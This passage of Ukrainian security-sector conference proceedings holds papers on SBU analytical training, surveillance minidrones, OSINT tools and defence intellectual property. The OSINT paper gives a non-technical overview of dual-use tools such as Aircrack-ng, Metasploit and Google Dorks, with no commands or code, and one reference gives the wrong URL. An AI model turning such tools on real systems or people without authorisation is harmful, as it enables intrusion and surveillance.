Впевнені, що тільки збалансований підхід до навчання основам аналітичної розвідки, є одним з основних завдань, котрі прямо впливають на впровадження концепції широкого використання аналітичних методів у діяльності СБУ. На думку відомих фахівців у галузі впровадження методів аналітики у практику діяльності правоохоронних органів В. Некрасова та В. Мельника, в аналітичній розвідці «основна увага приділяється

систематичному збиранню та оцінюванню даних та інформації за допомогою чітко прописаного аналітичного процесу, в результаті чого дані перетворюються на стратегічні та робочі аналітичні продукти, які слугують основою для вдосконалення процесу прийняття обґрунтованих рішень, підкріплених фактичними даними» [1].

Серед фундаментальних чинників, що прямо впливатимуть на працездатність такої моделі в України, слід виділяти політичну підтримку й обізнаність керівництва вищої та середньої ланки про суть й можливості розвідувальної аналітики, їх зацікавленість і прихильність цьому напряму професійної діяльності; кооперацію між СБУ та правоохоронними органами, контролюючими та іншими державними органами, установами, підприємствами, організаціями у плані обміну інформацією; розуміння необхідності використання алгоритмів застосування аналітичної розвідки і чіткі механізми ставлення завдань; трансформацію культури «мінімально необхідної обізнаності» в культуру «максимально необхідного поширення» спроможності використання методів аналітичної розвідки співробітниками; наявність інформаційних комунікаційних каналів для передачі інформації; наявність аналітичної бази даних і досвідчених аналітиків [1; 2].

Питання рівня ефективності роботи підпорядкованих підрозділів СБУ, впровадження сучасних наукових напрацювань й новітніх технологій у професійну діяльність, покращення якості спеціальної освіти та підвищення кваліфікації працівників СБУ в умовах складної оперативної обстановки, викликаної низкою наявних внутрішніх та зовнішніх чинників, гостро стоять перед керівництвом Служби.

Ще не на належному рівні знаходиться практика роботи оперативних співробітників та слідчих у плані комплексної систематизації й аналізу зібраних відомостей та їх оцінювання, що дозволяло би своєчасно проводити проактивні заходи, більш активно практикувати реалізацію інформації, здобутої оперативним шляхом, як доказів за кримінальними провадженнями.

Тому давно є на часі думка, що з метою вирішення завдань, поставлених перед Службою, сьогодні потрібні навички для більш ефективного опрацювання оперативними працівниками і слідчими інформації із відкритих та конфіденційних джерел, яка має ґрунтуватися на системному аналізі різнорідних відомостей.

Первинна розвідувально-аналітична робота має стати одним з основних елементів процесу пізнання, здійснюваного під час виконання функціональних обов’язків співробітниками СБУ. Оволодіння в достатній мірі методикою проведення аналітичної розвідки лише позитивно вплине на якість реалізацій своїх повноважень зазначеними співробітниками.

Вважаємо, що для вирішення зазначених вище проблем слід відходити від спрощеного підходу й поглядів на базову освіту майбутніх співробітників СБУ й фокусуватися на особливостях діяльності практичних підрозділів СБУ, реальних потребах під час виконання поставлених завдань, конкретних

знаннях та навичках майбутніх фахівців й, відповідно особливостях їхньої підготовки [3].

Вважаємо, що у майбутню концепцію впровадження та використання аналітичних методів в діяльності СБУ має бути покладений, насамперед, виважений підхід до навчання основам аналітичної розвідки у межах підготовки до служби майбутніх співробітників СБУ та підвищення кваліфікації діючих співробітників середньої та вищої ланки, залежно від напрямів роботи.

Сьогодні вкрай потрібним стає механізм приведення навчальних планів, й тематичного наповнення дисциплін та спеціальних курсів до реальних потреб практики.

Цілком логічним вбачаємо вивчення можливостей та основ аналітичної розвідки, й оволодіння під час практичних занять професійними навичками у наступній послідовності:

1) на першому «бакалаврському» рівні отримання вищої освіти:

– ознайомлення з основами проведення аналітичної розвідки за методикою «Anacapa»;

– ознайомлення з методикою проведення OSINT-аналізу;

– ознайомлення з основами роботи спеціалізованого програмного забезпечення (I2 Analyst's Notebook, Excel, ArcGIS або аналогів);

2) на другому «магістерському» рівні:

– ознайомлення з основами тактичного і стратегічного аналізу даних;

– поглиблене опанування роботи спеціалізованого програмного забезпечення (I2 Analyst's Notebook, Excel, ArcGIS або аналогів);

3) на рівні підвищення кваліфікації співробітників СБУ:

– проведення тренінгів для поглибленого вивчення можливостей спеціалізованого програмного забезпечення (I2 Analyst's Notebook, Excel, ArcGIS або аналогів);

– ознайомлення з методикою проведення SWOT-, та PESTEL-аналізу.

У зв'язку з цим, логічним і необхідним вважаємо також перегляд сучасного розподілення навчальних дисциплін за блоками «Обов'язкова компонента» та «Варіативна частина» у навчальних планах. У переліку дисциплін, які здобувач вищої освіти має право обирати для вивчення за власним бажанням (варіативна частина), часто перебувають дисципліни й спецкурси профільного напряму, які здобувач вищої освіти просто зобов'язаний вивчати для оволодіння обраною спеціальністю.

Продовжуючи думку, слід зауважити, що сьогодні критично не вистачає реальної, а не паперової координації центрального апарату та територіальних органів СБУ безпосередньо з вишами під час планування навчального процесу, якої можна досягти виключно через створення робочих груп фахівців – досвідчених практичних працівників, провідних викладачів профілюючих кафедр та фахівців навчально-методичних відділів відповідних установ. Такі групи мають систематично й на постійні основі працювати з кожною

конкретною навчальною дисципліною, знання за якою важливі саме для потреб практики [3].

Зрозуміло, що піднята проблематика не є вичерпною. Наша робота, присвячена окремим аспектам побудови освітньої стратегії розвитку аналітичних розвідувальних здібностей у підготовці фахівців для Служби безпеки України, виявила цілу низку актуальних і спірних питань й висновків, які можуть викликати інтерес інших науковців відповідного профілю й практиків. Тож подальша відкрита наукова дискусія із зазначеної вище проблеми сприятиме її більш широкому розумінню та вирішенню.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Некрасов В., Мельник В. Що таке ILP-модель і чому саме вона була обрана основою законопроекту № 8157 «Про НБФБ»? URL: https://n-v.com.ua/shho-take-ilp-model-osnova-zakonoproektu-8157-pro-nbfb/ (дата звернення: 20.03.2024).
2. Ханькевич А. М. Використання кримінального аналізу в діяльності підрозділів кримінальної поліції. *Сучасні проблеми правового, економічного та соціального розвитку держави :* матеріали Міжнар. наук.-практ. конф. (м. Харків, 30 листоп. 2018 р.) / МВС України, Харків. нац. ун-т внутр. справ. Харків, 2018. С. 192–194.
3. Ханькевич А. М. Імплементація ILP моделі поліцейської діяльності у внутрішній безпековий сектор держави – з чого починати?. *Наукові перспективи.* 2023. № 5(35). С. 721–728. URL: https://doi.org/10.52058/2708-7530-2023-5(35)-721-728 (дата звернення: 20.03.2024).

ХЛАНЬ Віктор Григорович,
кандидат технічних наук,
старший науковий співробітник,
учений секретар наукової лабораторії (наукової установи)
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

МІНІДРОНИ, ЯК ІННОВАЦІЙНИЙ КОНЦЕПТ СЕКТОРУ БЕЗПЕКИ І ОБОРОНИ

Від 24 лютого 2022 року триває повномасштабна агресія росії проти України. Держава терорист постійно бомбить мирні міста, обстрілює ракетами цивільне населення, вбиває, калічить дітей, жінок, стариків. Агенти російських спецслужб намагаються дестабілізувати внутрішню обстановку, дезорганізувати, вивести з ладу системи управління органами державної влади, підірвати довіру населення до державних інститутів, розхитати та зменшити стабільність країни, а також зірвати, мінімізувати допомогу Україні з боку міжнародних партнерів.

Таким чином особливої ваги набуває контррозвідувальна, оперативно-розшукова, інформаційно-аналітична діяльність СБ України, що спрямована на попередження, виявлення та припинення розвідувально-підривної діяльності противника, пошук, збирання та закріплення доказів його злочинів проти миру, людства та міжнародного правопорядку.

Вказане свідчить про неперервний процес еволюції та появу нових видів загроз і ризиків, особливість яких полягає в тому, що вони «розчинені» на полі бою а тому їх виявлення, детермінація, відстеження та подальша локалізація вбачається вкрай складним процесом і потребує проведення спеціальних операцій із задіянням спеціальних технічних засобів та спеціальної техніки.

Тактика застосування останніх має враховувати нові знання, які є результатом науково-технічного прогресу і розвитку держави, насамперед у сфері використання новітніх інформаційних технологій. Однією із визначальних особливостей зазначеної тактики при проведенні спеціальних операцій є вибірковість, яка спрямовується на якісне визначення об’єкта спостереження за критерієм часу, місця та засобів активного впливу. При цьому, для отримання максимального ефекту, спрямованого на порушення та нейтралізацію технологічної переваги об’єкта впливу, відповідна спеціальна техніка має застосовуватись в незапланованому та неочікуваному режимах.

В підтвердження наведеного свідчить наявний досвід передових країни світу, де спеціальні служби досить активно використовують мінідрони у своїй повсякденній службовій діяльності. Так на озброєнні спеціальних служб США знаходяться мінідрони (Parrot Anafi USA, DJI Mavic, AeroVironment Switchblade та інші), які обладнанні спеціальними приладами та системами підсвічування

цілі, засобами фото і відео- зйомки, у тому числі, в інфрачервоному, тепловому та телевізійному режимах. Деякі мінідрони обладнані електронно-технічними комплексами, які дають можливість визначати місцезнаходження стільникового апарату, його номер та здійснювати дистанційне перехоплення каналу зв'язку. Це обладнання дозволяє отримувати оперативну інформацію, у реальному часі, стосовно об'єктів спостереження та за допомогою технології доповненої реальності відображати динаміку змін оперативної обстановки в найбільш зручному для оператора вигляді [1-3].

Використання мінідронів в умовах бойових дій дозволяє вирішувати певні оперативні питання: отримувати розвідувальну інформацію стосовно прихованих пунктів спостереження, вогневих позицій противника, наявності важкої техніки, засобів радіоелектронної боротьби та радіоелектронної розвідки; корегувати підрозділами артилерії та силами вогневого ураження; виявляти ланцюги постачання, переміщення техніки та збирати відомості щодо бойових порядків сил та противника тощо.

Крім того, актуальність та можливість використання мінідронів при проведенні спеціальних операцій підтверджується й тим фактом, що вибірковість систем ураження суттєво зростає завдяки використанню штучного інтелекту в системах розвідки, управління високоточним озброєнням, а також відповідних системах військового та спеціального призначення. Це в свою чергу, з урахуванням мініатюризації зазначеного обладнання, надасть можливість озброїти мінідрони відповідними системами, які сприятимуть розширенню її унікальних експлуатаційно-технічних можливостей. Серед яких, здатність до зльоту з рук оператора, окопів, польоти по рельєфу місцевості, висока маневреність, тривалий час знаходження в повітрі, низька гучність двигуна, низька помітність для систем протиповітряної оборони тощо. Наведені властивості мінідронів, у разі їх використання, суттєво впливатимуть на ефективність застосування відповідних підрозділів Служби безпеки України при проведенні спеціальних операцій.

З урахуванням викладеного вбачається, що при проведенні спеціальних операцій одну із суттєвих ролей мають відігравати мінідрони, які здатні до вирішення розвідувальних, вогневих та спеціальних завдань в інтересах забезпечення активних дій спеціальних підрозділів СБ України.

Підсумовуючи, можна зазначити, що на даний час виникло досить актуальне питання, головною ціллю якого є створення допоміжної спеціально-технічної ланки для потреб Служби безпеки України, в контексті застосування мінідронів. Таким чином, на першому рівні ми визначаємо головну ціль, досягнення якої є досить складним процесом та потребує використання сучасних напрацювань науки, техніки, економіки, психології, а також теорії управління складними соціально-технічними системами.

На другому рівні, з урахуванням існуючих напрацювань теорії систем, відбувається визначення першочергових завдань. Серед яких, розробка програми створення безпілотної авіації спеціального призначення, підготовка та затвердження концепції науково-технічного, матеріально-технічного та

інших видів забезпечення вказаної складної системи. У той же час, потрібно постійно пам’ятати, що безпілотна авіація СБУ не повинна ні в якій мірі дублювати інші види авіації силових відомств.

На третьому рівні має бути сформована структурно-інформаційна система існування безпілотної авіації СБУ, її основним завданням має стати формування нормативно-правового поля. Тобто визначення відповідних об’єктів та інформаційних зв’язків між ними. Об’єкти та інформаційні зв’язки, в даному випадку, слід розглядати у широкому сенсі. Насамперед це законодавчі ініціативи та їх подальше відомче і міжвідомче втілення у відповідних нормативно-правових актах.

На четвертому рівні доцільно розглянути саму динаміку процесу. Це організація системи виконання спеціальних завдань. В рамках даної структури необхідно забезпечити учбово-бойову підготовку операторів дронів, інженерно-технічного складу, а також відповідних груп спеціального призначення.

Дослідження та подальший розвиток теоретичної бази створення допоміжної спеціально-технічної ланки для потреб Служби безпеки України, в контексті застосування мінідронів є актуальним і важливим завданням спрямованим на відкриття нових перспектив стосовно підвищення ефективності діяльності організації за рахунок використання інноваційних технологій, формування системи принципів, визначення та розробки нових методів, що використовуються для досягнення певної мети або вирішення конкретної проблеми. Вирішення зазначеної складної проблеми, в цілому, доцільно здійснювати у рамках науково-дослідних та дослідно-конструкторських робіт із залученням широкого кола фахівців та відповідних спеціалістів за визначеною тематикою.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. BuzzFeed: See maps showing where FBI planes are watching from above. URL: http://www.buzzfeed.com/peteraldhous/spies-in-the-skies (дата звернення 11.03.2024).
2. BuzzFeed: The FBI has used surveillance drone. URL: http://www.buzzfeed.com/ article/jtes/the-fbi-has-used-surveillance-drone (дата звернення 11.03.2024).
3. BuzzFeed: What BuzzFeed journalists learned from 4 month study of FBI, DHS drone flight patterns. URL: http://www.buzzfeed.com/article/jtes/journalists-learned-from-month-study-FBI (дата звернення 11.03.2024).

ЧАСНИК Дмитро Васильович,
провідний науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

СУЧАСНІ ІНСТРУМЕНТИ OSINT РОЗВІДКИ

OSINT (від англ. Open-source intelligence) – це збір та аналіз даних, зібраних з відкритих джерел для отримання розвідувальних даних, придатних для застосування.

OSINT в основному використовується у функціях національної безпеки, правоохоронних органів та бізнес-розвідки, а також має цінність для аналітиків, які використовують неконфіденційні розвідувальні дані, що відповідають на секретні, несекретні або власні розвідувальні запити в рамках попередніх розвідувальних дисциплін.

Джерела OSINT можна розділити на шість різних категорій інформаційних потоків:

1) ЗМІ, друковані газети, журнали, радіо і телебачення в різних країнах і між країнами;

2) Інтернет, онлайнові публікації, блоги, дискусійні групи, громадські медіа (наприклад, відео з мобільних телефонів і контент, створений користувачами), YouTube та інші соціальні мережі (наприклад, Facebook, Twitter, Instagram тощо). Це джерело також випереджає низку інших джерел завдяки своїй оперативності та простоті доступу;

3) державні дані, державні звіти, бюджети, слухання, телефонні довідники, прес-конференції, веб-сайти та промови. Хоча ці джерела походять з офіційних джерел, вони є загальнодоступними і можуть використовуватися відкрито і вільно;

4) професійні та академічні публікації, інформація, отримана з журналів, конференцій, симпозіумів, наукових робіт, дисертацій та тез;

5) комерційні дані, комерційні зображення, фінансові та промислові оцінки та бази даних;

6) технічні звіти, препринти, патенти, робочі документи, ділові документи, неопубліковані роботи та інформаційні бюлетені.

OSINT інструменти (тулзи, від англ. tools) – це сукупність ресурсів, додатків та програмного забезпечення, за допомогою яких аналітик може швидко отримати специфічну інформацію з відкритих джерел. Всі інструменти OSINT поділяються на дві групи за ступенем розповсюдження: публічні та кастомні.

Публічні OSINT інструменти – це сервіси, програми та додатки, що доступні всім без винятку користувачам інтернету. Наприклад, сервіс WhatsMyName для пошуку людини за нікнеймом.

Кастомні OSINT інструменти – це специфічне програмне забезпечення, створене досвідченими аналітиками для власного користування. Кастомні тулзи використовують ті самі відкриті джерела, але зазвичай мають дуже спеціалізовану функцію.

Є три основні типи інструментів розвідки з відкритих джерел:

- інструменти виявлення: використовуються для пошуку інформації в інтернеті. Як приклад – пошук в Google. Це може здатися занадто простим, але OSINT-експерт може знайти там дуже цікаву та неочікувану інформацію;
- інструменти збирання: коли інформацію виявили, її треба правильно зібрати в безпечному місці. Такі інструменти допоможуть зробити це без об'ємних передач, адже моніторингова система сайту, з якого ви збираєте інформацію, може побачити підозрілу активність. А ще так ви отримаєте лише необхідні дані;
- інструменти агрегації: коли дані безпечно зберігаються, їх потрібно обробити. Ці інструменти об'єднують пов'язані біти даних у загальну картинку та представляють її так, щоб було видно зв'язки між наборами даних.

Безкоштовні інструменти для OSINT:

Mitaka

Цей інструмент являє собою розширення для Chrome і застосунок для Firefox, що допомагає знайти IP-адреси, URL-адреси, домени, хеші та адреси гаманців у шістдесяти пошукових системах. Інструмент допомагає командам з кібербезпеки розпізнавати та виявляти різні ознаки компрометації з веббраузера і зменшити загрози та ризики. А те, що Mitaka – це розширення [1], дає можливість запитати онлайнові бази даних одним кліком миші.

Recon-ng

Інструмент, що зосереджений на веброзвідці з відкритим вихідним кодом. Він містить багато модулів, інтерактивну довідку та зручні функції, які допомагають користувачам правильно ним користуватися. Recon-ng [2] автоматизує вирізання, вставку та збирання, які вимагають багато часу, а також виконує такі операції, як взаємодія з базою даних, виконання вебзапитів і керування ключами API.

Aircrack-ng

Інструмент для тестування та зламу мереж Wi-Fi, що одночасно може використовуватися як для захисту, так і для завдання шкоди. Має чотири основні функції: моніторинг пакетів, тестування на проникнення, аналіз продуктивності та перевірка безпеки паролів. Програма працює в операційних системах Windows, UNIX, Linux і Mac OS X. Але версія для UNIX-подібних ОС має значно більшу функціональність і підтримує більше бездротових адаптерів [3].

Metasploit

Альтернатива для Aircrack-ng. Безплатний для некомерційного використання. Теж дозволяє тестувати мережу, щоб знайти її вразливості.

Може використовуватися як з добрими намірами, так і навпаки шкодити. З Metasploit ви зможете дізнатись всю необхідну інформацію про хост чи мережу. Він шукає можливості для проникнення, надсилаючи корисне навантаження, яке виконує команди. Програма [4] дає завантажувати, прослуховувати або змінювати знайдені файли. У випадку мобільних пристроїв, можна навіть робити знімки екрана та активувати камеру і мікрофон. Починаємо все більше розуміти противників смартфонів.

TinEye

Шукає та розпізнає зображення, але зосереджується на зворотному пошуці. Це означає, що він використовує ідентифікацію зображень замість ключових слів чи метаданих. Інструмент допомагає модерувати вміст, опублікований в Інтернеті та доступний через публічні домени. Використовується для виявлення випадків шахрайства та порушення авторських прав. Він розпізнає образи зображення та відстежує розташування цього зображення онлайн серед висхідного індексу мільярдів зображень. Дуже корисний інструмент у світі фейкових новин.

Google Dorks

Інструмент для збору даних за допомогою розумних пошукових запитів Google із розширеними аргументами [5]. Не варто недооцінювати можливості пошуку в Google. З його допомогою ви можете знайти щось дуже цікаве. Головне — правильно шукати. Використовуючи коректні аргументи, ви можете натрапити на файли, які здавалося б, мають бути надійно захищеними. Перевірка через Google Dorks — перший крок у перевірці на проникнення. Це покаже, до чого можна отримати доступ без будь-яких специфічних інструментів.

Nmap

Старий інструмент, що досі використовується для стеження за мережевою безпекою. Він надає інформацію про операційні системи сервісів, хости та відкриті порти мережі чи вебсайту. Доступний в Інтернеті та підтримується всіма операційними системами.

Haveibeenpwned

Безплатний ресурс, де ви можете перевірити чи не витекли кудись ваші електронні адреси чи телефонні номери. Сайт дуже простий: введіть своє ім’я чи номер телефону та натисніть «Пошук».

Wayback Machine

Цифровий архів Інтернету, що зберігає його історію. Він сканує різні вебсайти та робить знімки екрана [6]. Зробити внесок в архів може кожен – просто завантажте знімок вебсайту. Алгоритм користування зрозумілий: введіть адресу вебсайту, який хочете знайти, а потім оберіть дату, що вас цікавить. Цей інструмент існує з 2001 року та зберігає понад 699 мільярдів вебсторінок. Може знадобитися для того, щоб перевірити надійність джерела новини, що здається вам підозрілою чи фейковою.

theHarvester

Інструмент, який діє як оболонка для різноманітних пошукових систем.

Підходить для пошуку облікових записів електронної пошти, імен субдоменів, віртуальних хостів, відкритих портів та імен працівників, пов'язаних із доменом. theHarvester використовує для збору OSINT популярні пошукові системи, як Google, Duck Duck Go, Bing та соціальні мережі.

Censys

Діє як пошукова система для отримання інформації про будь-який пристрій або мережеву систему, підключену до Інтернету. Також повертає інформацію про сервери та доменні імена. Ще ви можете знайти геоінформацію та технічні відомості про порти, запущені на сервері, інформацію про SSL, TLS та WHOIS.

Платні інструменти для OSINT:

BuiltWith

Цей інструмент дає дізнатися на чому створено вебсайт [7]. З ним ви з'ясуєте стек технологій і платформи, на яких він базується. Наприклад, знатимете яку CMS використовує сайт: Joomla, WordPress або Drupal. Також BuiltWith визначає та генерує список скриптів та бібліотек CSS, плагінів вебсайту, фреймворку сайту та інформацію про сервер. Цей інструмент можна використовувати для попереднього дослідження або як інструмент спостереження для вебсайтів. Щоб все це дізнатися, просто перейдіть за посиланням та введіть вебсайт, інформацію про який ви хочете дізнатися. Є інформація, яка доступна безплатно, та платні додаткові можливості.

Spiderfoot

Інструмент, що інтегрується з різними джерелами даних і автоматизує збір OSINT. Він збирає та аналізує дані про домени, IP-адреси, діапазони CIDR, номери телефонів, імена користувачів та інші конфіденційні дані. Має зрозумілий інтерфейс та платні функції [8]. Цей інструмент допоможе знайти більше інформації про об'єкт дослідження, а також дізнатися, які важливі дані ваша організація може випадково оприлюднити.

Maltego

Найчастіше використовується, щоб знайти зв'язки між доменами та інформацією в загальному доступі. З його допомогою зможете помістити об'ємні дані у графіки та діаграми, що дасть перетворити необроблені дані на зрозумілі показники. Це допоможе знайти кореляції, які дуже складно помітити самостійно. Maltego має 58 інтеграцій даних від понад 35 партнерів з обробки даних. Інструмент дозволяє користувачам вибирати чотири різні макети для розпізнавання закономірностей у знайдених даних.

ZoomEye

Пошукова система, що використовується для пошуку людей, організацій, IP-адрес, файлів і навіть значків [9]. Надає графічний аналіз отриманої інформації у вигляді графіків та картинок. Додали в платні програми, адже ви не можете одразу використовувати сервіс. Щоб побачити результати свого запиту необхідно зареєструватися.

Searchcode

Пошукова система, що шукає у репозиторії вихідного коду будь-яку інформацію у вільному доступі [10]. Має фільтри, що дозволяють сортувати дані за мовою, сховищем або фразою. Хороший інструмент для програм на стадії розробки.

Розвідку на основі відкритих джерел можна проводити вручну. Проте, на щастя, OSINT має багато інструментів, що полегшують пошук, автоматизують його, допомагають з аналізом даних та їх представленням. OSINT-розвідка доступна, адже кількість корисних безплатних інструментів переважає. Така концепція розвідки може використовуватися урядами, військовими, судами, хакерами та для особистих цілей. Проте сподіваємося, що розвідкою не зловживатимуть та використовуватимуть лише на благо суспільства.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Mitaka: веб-сайт. URL: https://chromewebstore.google.com/detail/mitaka/bfjbejmeoibbdpfdbmbacmefcbannnbg?hl=ru (дата звернення: 04.03.2024).
2. Установка та використання Recon-ng на Kali Linux: веб-сайт. URL: https://spy-soft.net/recon-ng/ (дата звернення: 04.03.2024).
3. Aircrack-ng Description: веб-сайт. URL: https://www.aircrack-ng.org/ (дата звернення: 04.03.2024).
4. Metasploit - The world’s most used penetration testing framework: веб-сайт. URL: https://www.aircrack-ng.org/ (дата звернення: 04.03.2024).
5. Google Dorks: опановуємо мистецтво пошукових запитів : веб-сайт. URL: https://hackyourmom.com/osvita/google-dorks-opanovuyemo-mystecztvo-poshukovyh-zapytiv/ (дата звернення: 04.03.2024).
6. About the Internet Archive: веб-сайт. URL: https://archive.org/about/ (дата звернення: 04.03.2024).
7. BuiltWith Technology Profiler. URL: https://chromewebstore.google.com/detail/builtwith-technology-prof/dapjbgnjinbpoindlpdmhoch ffioedbn?hl=ru (дата звернення: 04.03.2024).
8. SpiderFoot automates OSINT for threat intelligence and mapping your attack surface: веб-сайт. URL: https://github.com/smicallef/spiderfoot (дата звернення: 04.03.2024).
9. ZoomEye is a Cyberspace Search Engine recording information of devices, websites, services and components etc.: веб-сайт. URL: https://www.zoomeye.org/doc?channel=user (дата звернення: 04.03.2024).
10. Search 75 billion lines of code from 40 million projects: веб-сайт. URL: https://searchcode.com/ (дата звернення: 04.03.2024).

ЧЕРНОБАЙ Олег Валерійович,
аспірант Науково-дослідного інституту публічного права

ПРАВА НА ОБ'ЄКТИ ІНТЕЛЕКТУАЛЬНОЇ ВЛАСНОСТІ ЯК СКЛАДОВА ІННОВАЦІЙНОГО РОЗВИТКУ ОБОРОННОГО СЕКТОРУ

Розв'язана російською федерацією війна проти українського народу та активізація у зв'язку із цим переговорів щодо вступу України до НАТО та ЄС зумовили підвищену увагу до стану інновацій і технологічного розвитку оборонного сектору нашої держави.

Оскільки передбачена Конституцією України безпекова функція держави стосується захисту життя, здоров'я і власності людини як від зовнішніх нападників, так і від внутрішніх порушників, то під оборонним сектором очевидно можна розуміти не тільки діяльність суто військових формувань, що знаходяться у віданні Міністерства оборони, а і формувань, які діють у складі Міністерства внутрішніх справ і Служби безпеки України.

Це в свою чергу зумовлює поділ обладнання і засобів, які використовуються для оборони і захисту на, так звані, товари військового, спеціального і подвійного призначення, правовий режим яких насамперед характеризується ступенем вільного обігу самих товарів та ступенем секретності технологій, які використовуються при їх виробництві.

Наразі в Україні спостерігається суттєве підвищення інноваційної (винахідницької і раціоналізаторської діяльності), яка здійснюється цивільними особами, «пересічними» військовослужбовцями і профільними організаціями по створенню і реєстрації (патентуванню) нових продуктів і комплексних технологій оборонного призначення.

Також суттєво збільшилась кількість придбання Україною високотехнологічного озброєння іноземного походження, а направлений на приєднання до НАТО стратегічний вектор розвитку держави ставить задачу виявлення власних технологічних можливостей.

Наведені тенденції викликають підвищення інтересу до сфери інтелектуальної власності та до тієї ролі, яку відіграють об'єкти інтелектуальної власності в забезпеченні інноваційного розвитку процесу розробки і виготовлення товарів військового, спеціального і подвійного призначення і вимагають вдосконалення діяльності з такими об'єктами.

З'ясування стану та перспектив розвитку відносин у сфері використання об'єктів інтелектуальної власності в оборонній сфері ставить завдання проаналізувати види таких об'єктів, кому вони належать, хто уповноважений ними управляти та яке значення це має для перспектив розвитку оборонно-технологічної сфери.

Дослідження кола об'єктів, які більшою мірою використовуються в розглядуваній сфері вказує, що найбільшу їх частину становлять корисні моделі, меншу частину – винаходи (у тому числі секретні) і промислові зразки, і

зовсім малу частину – компонування напівпровідникових виробів і комп'ютерні програми. І окрему категорію становить такий об'єкт, як ноу-хау або, іншими словами, комерційна чи державна таємниця.

Хоча тенденції світового інноваційного розвитку військових технологій свідчать про рух у дещо іншому напрямку – від ноу-хау до корисних моделей.

Правовий режим винаходів, корисних моделей, промислових зразків, програмного забезпечення тощо врегульований відповідним профільним законодавством: Закон України «Про охорону прав на винаходи і корисні моделі», Закон України «Про охорону прав на промислові зразки», Закон України «Про охорону прав на компонування напівпровідникових виробів», Закон України «Про авторське право і суміжні права».

У той же час правова охорона «ноу-хау» спеціальним законом не регулюється. До цього об'єкту застосовується тільки норми глави 46 Цивільного кодексу України «Право інтелектуальної власності на комерційну таємницю» та норми Закону України «Про державну таємницю» (якщо інформація становить предмет державної таємниці, що не завжди є таким), які не враховують усієї специфіки розглядуваного об'єкту, а отже підлягають суттєвому вдосконаленню.

При цьому, оскільки військова та спеціальна техніка все більше і більше ускладнюється, то практично в кожному випадку ми маємо справу з таким поняттям, як технологія, яка складається як мінімум з поєднання декількох об'єктів і як максимум з поєднанням великого комплексу об'єктів інтелектуальної власності.

Таке поєднання ставить перед нами великі виклики. Зараз практично кожна військова (і не тільки військова) технологія неможлива без технічної сторони (матеріальної бази) та програмного забезпечення, яке нею управляє. Отже, в одній технології ми можемо мати справу як з винаходами, які охороняються нормами Закону України «Про охорону прав на винаходи і корисні моделі», так і з комп'ютерними програмами, які охороняються нормами Закону України «Про авторське право і суміжні права».

Звісно, що ситуація суттєво ускладнюється у разі, якщо технологія має певний рівень секретності, а отже, захист «техніки» у спосіб патентування винаходу неможливий (оскільки патентування вимагає розкриття сутності застосовуваної технології). Таке розкриття не поширюється на секретні винаходи, але рівень секретності в технологій не обов'язково становить рівень державної таємниці, то відповідно захисту можуть підлягати тільки винаходи, сутність яких розкрита.

У таких випадках належний захист потребує застосування механізмів комерційної таємниці – «ноу-хау», які є доволі громіздкими та не завжди відповідають інтересам суб'єктів у разі впровадження технологій у виробництво. Наприклад, така ситуація стосується технічної документації на секретні технології. Загалом наразі в Україні гостро стоїть необхідність розробки і прийняття закону про комерційну таємницю, що, на нашу думку, може суттєво покращити процедуру юридичного захисту технологій. Також, принаймні вже зараз, очевидно є сенс у розробленні відповідного положення про комерційну таємницю військової, спеціальної техніки в системі МО, МВС і СБУ.

Так, як бачимо, множинність складу об'єктів, які використовуються в техніці військового, спеціального і подвійного призначення вимагає особливих підходів до вибору правового режиму об'єктів у кожному конкретному випадку, виходячи із правової сутності тієї чи іншої технології та загальної стратегії її використання в оборонній сфері.

Не менш складним є питання про суб'єктний склад відносин, які розглядаються.

Зазвичай у розробці нових військових та спеціальних технологій беруть участь цивільні особи (як індивідуально, так і працюючи на відповідних підприємствах, установах, організаціях), військовослужбовці, науково-дослідні установи (цивільної і військової сфери) і підприємства (державного і приватного сектору).

Складний характер правовідносин між зазначеними особами створює комплекс питань стосовно того, кому з них мають належати права на створені ними технології.

Технологія створюється насамперед інтелектуальною працею людини, яка і визнається творцем, автором і первинним носієм усіх прав інтелектуальної власності. І у випадку з ініціативними розробками стосовно належності прав особливих питань не виникає.

Створення ж технології працівником наукової установи чи підприємства автоматично відносить створену технологію до розряду службових, правовий режим яких має свою специфіку. А у випадку участі у створенні технології колективом працівників – технологія матиме статус колективної.

Що ж стосується створення об'єкту військовослужбовцями, на яких не поширюються норми трудового права, то діючим законодавством це питання наразі не врегульовано, що негативно відображається на правовому режимі об'єктів.

І ще більше ситуація ускладнюється у разі створення технології на замовлення – передусім на державне оборонне замовлення і особливо в порядку виконання науково-дослідних та дослідно-конструкторських робіт.

Аналіз норм Законів України «Про наукову і науково-технічну діяльність», «Про державне регулювання діяльності у сфері трансферу технологій» і «Про оборонні закупівлі» з відповідними підзаконними актами вказує, що власниками прав на створювані об'єкти інтелектуальної власності (технології) є держава в особі державних замовників.

Однак оскільки практично відсутня деталізація реалізації зазначених законодавчих приписів, то відповідно кількість зареєстрованих (запатентованих) за державою об'єктів відсутня. Це призводить до того, що створені в тому числі за державні кошти технології опиняються переважно в приватних руках фізичних чи юридичних осіб, що негативно може відображатись на стані обороноздатності держави, особливо в умовах війни.

Наприклад, подібного роду ситуація мала місце стосовно комплексу протиповітряної оборони, яка створювалась на державному підприємстві (яке було зруйновано російськими нападниками) і яка, до речі, саме і складалась з технічної частини і програмного забезпечення. Патенти на технологію

припинили існування оскільки не було подовжено їх чинність. На сьогодні технологію розробляє тією чи іншою мірою підприємство приватного сектору. І такі випадки непоодинокі не тільки в оборонній сфері в системі Міністерства оборони, а і у відповідних сферах, за які відповідають Міністерство внутрішніх справ і Служба безпеки України.

Налагодження нормальної роботи щодо подібних об'єктів, які можуть мати важливе значення для виконання державою безпекової функції потребує проведення певного пошуку, виявлені таких об'єктів і вирішення питання щодо прав на них або у спосіб відновлення таких прав, або у спосіб їх викупу державою у власників.

Крім того, наразі гостро стоїть задача проведення відповідної інвентаризації об'єктів (військових технологій та їх компонентів), які перебувають у державній власності.

В Україні на сьогодні відсутня єдина позиція стосовно того, чи може держава бути власником (володільцем) майнових прав на об'єкти інтелектуальної власності, а тому недоліком такої невизначеності власне і є оформлення прав на такі об'єкти на окремих фізичних та юридичних осіб, що негативно відображається на стані інноваційної діяльності.

